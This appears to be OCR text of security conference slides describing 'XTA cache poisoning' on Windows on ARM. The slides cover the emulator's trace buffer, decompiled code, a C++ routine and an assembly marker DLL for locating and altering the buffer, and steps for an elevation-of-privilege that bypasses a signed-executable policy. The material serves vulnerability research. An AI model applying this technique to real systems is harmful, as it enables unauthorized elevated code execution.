
- Teardown: Windows 10 on ARM - x86 Emulation



How XTA cache files are created?

Communication between xtajit and XtaCache is achieved using NtAlpcSendWaitReceivePort … BTCpuNotifyMapViewOfSection is called every time a module is loaded (since NtMapViewOfSection is called every time a module is loaded). Eventually it passes a module file handle to NtAlpcSendWaitReceivePort, which sends the message to the compiler, xtac.exe.

- Teardown: Windows 10 on ARM - x86 Emulation



Trace Buffer

xtajit/xtajit64 has “Trace Buffer” shared between x86/x64 emu process and XtaCache

Used for sending hints about which x86/x64 code is emulated or already present in XTA cache files*

- xtac.exe compiler create XTA cache files based on the valid entries in this buffer

** Windows Internals, Part2 7th edition*

Trace buffer contains the list of pairs, which consist of module ids and RVAs

- This buffer can be easily modified

We can control which code in which module should be translated by modifying the trace buffer

```
struct ModuleIdAndOffset {
        uint32_t id;
        uint32_t offset;
};

struct TraceBuffer {
        uint32_t begin;
        uint32_t numEntries;
        ModuleIdAndOffset modIdAndOffsets[1];
};
```

Decompile: #JccClientAddTrace – (xtajit64.dll.x64)

```
puVar7 = *(uint **)(param_1 + 0x38);
lVar5 = *(longlong *)(param_1 + 0x40);
#VPCRtlAcquireSRWLockExclusive((undefined8 *)(param_1 + 0x30));
uVar1 = *puVar7;
uVar2 = puVar7[1];
uVar3 = uVar2 + 1;
uVar6 = (uint)(lVar5 - 8U >> 3);
if (uVar3 == uVar6) {
  uVar3 = 0;
}
if (uVar3 == uVar1) {
  uVar4 = #VPCRtlReleaseSRWLockExclusive(param_1 + 0x30);
}
else {
  puVar7[(ulonglong)uVar2 * 2 + 2] = *(uint *)(param_2 + 0x20);
  puVar7[(ulonglong)uVar2 * 2 + 3] = param_3;
```

Trace Buffer is updated at #JccClidnetAddTrace

How to find Trace Buffer?

Since Trace Buffer is dynamically allocated, its address is determined at runtime

To find the Trace Buffer, we “mark” the Trace Buffer by loading “MarkerLibrary”

- MarkerLibrary contains various branch instructions
- After this dll is loaded, Trace Buffer is filled with RVAs of these branch instructions
- These values are unique to this dll, so by scanning these values, we can find the Trace Buffer

```
std::tuple<TraceBuffer*, uint32_t, uint32_t> FindTraceBufferHeuristically() {
    MEMORY_BASIC_INFORMATION mbi = {};
    LPVOID offset = (LPVOID)0x1000;
    while (VirtualQueryEx(GetCurrentProcess(), offset, &mbi, sizeof(mbi))) {
        offset = (LPVOID)((DWORD_PTR)mbi.BaseAddress + mbi.RegionSize);
        if (mbi.AllocationProtect == PAGE_READWRITE &&
            mbi.State == MEM_COMMIT &&
            mbi.Type == MEM_MAPPED) {
            auto idx = GetTraceBufferIdx((TraceBuffer*)mbi.BaseAddress);
            if (idx.has_value()) {
                return {(TraceBuffer*)mbi.BaseAddress, (uint32_t)mbi.RegionSize, idx.value()};
            }
        }
    }
    return { nullptr, 0 , 0};
}
```

Example of MarkerLibrary

```
DllMain proc
        xor eax, eax
        call label7
        ret
label0:
        mov eax, 1
        ret
label1:
        call label0
        ret
label2:
        call label1
        ret
        ret
```

Steps to translate an x86/x64 executable

1. Load target executable with LoadLibraryExA*

   *To avoid running the DllEntry, DONT_RESOLVE_DLL_REFERENCES flag must be specified
2. Drop MarkerLibrary
3. Load the MarkerLibrary to mark the Trace Buffer
4. Find the Trace Buffer from the mark recorded in step 3
5. Change module ids and RVAs of the Trace Buffer to the id and RVAs of the module loaded at step 1
6. XtaCache file is created

Code is available on GitHub (https://github.com/FFRI/XtacPoisoning)

Benefits of XTA cache poisoning

Benefits of XTA cache poisoning

Can be applied to apps not having relative path DLL load hijacking vulnerability

This type of EoP is typically performed by hijacking vulnerable DLL loading

- But since XTA cache poisoning can be applied to any x86/x64 executable, we do not need to find such vulnerable apps
- Note that we basically cannot use other code injection techniques calling CreateProcess
- Because they fail with ERROR_ELEVATION_REQUIRED when the target app requires elevation

https://learn.microsoft.com/ja-jp/archive/blogs/winsdk/dealing-with-administrator-and-standard-users-context

Can be used even if ValidateAdminCodeSignatures is enabled

ValidateAdminCodeSignatures: “Only elevate executables that are signed and validated policy setting”

- So, we cannot elevate a non-signed executable (or executable with invalid signature) if this setting is enabled
- But XTA cache poisoning can bypass this restriction!

https://learn.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-group-policy-and-registry-key-settings

References - related research on Rosetta 2

Project Champollion - by me

https://github.com/FFRI/ProjectChampollion

Why is Rosetta 2 fast? - @dougallj

https://dougallj.wordpress.com/2022/11/09/why-is-rosetta-2-fast/

TSOEnabler - @_saagarjha

https://github.com/saagarjha/TSOEnabler

References - related research on macOS exploits

Shield - An app to protect against process injection on macOS - @theevilbit

https://theevilbit.github.io/shield/

Process injection: breaking all macOS security layers with a single vulnerability - @xnyhps

https://sector7.computest.nl/post/2022-08-process-injection-breaking-all-macos-security-layers-with-a-single-vulnerability/

20+ Ways to Bypass Your macOS Privacy Mechanisms - @theevilbit and @_r3ggi

https://www.blackhat.com/us-21/briefings/schedule/index.html#-ways-to-bypass-your-macos-privacy-mechanisms-23133

Knockout Win Against TCC - 20+ NEW Ways to Bypass Your MacOS Privacy Mechanisms - @theevilbit and @_r3ggi

https://www.blackhat.com/eu-22/briefings/schedule/#knockout-win-against-tcc----new-ways-to-bypass-your-macos-privacy-mechanisms-29272

References - related research on Arm-based Windows

Teardown: Windows 10 on ARM – x86 Emulation - Cylance Research Team

https://blogs.blackberry.com/en/2019/09/teardown-windows-10-on-arm-x86-emulation

WoW64 internals …re-discovering Heaven's Gate on ARM - @PetrBenes

https://wbenny.github.io/2018/11/04/wow64-internals.html

Jack-in-the-Cache: A New Code injection Technique through Modifying X86-to-ARM Translation Cache - by me

https://www.blackhat.com/eu-20/briefings/schedule/#jack-in-the-cache-a-new-code-injection-technique-through-modifying-x-to-arm-translation-cache-21324

Appearances are deceiving: Novel offensive techniques in Windows 10/11 on ARM - by me

https://www.ffri.jp/assets/files/research/research_papers/Koh_Nakagawa_Appearances_are_deceiving_English.pdf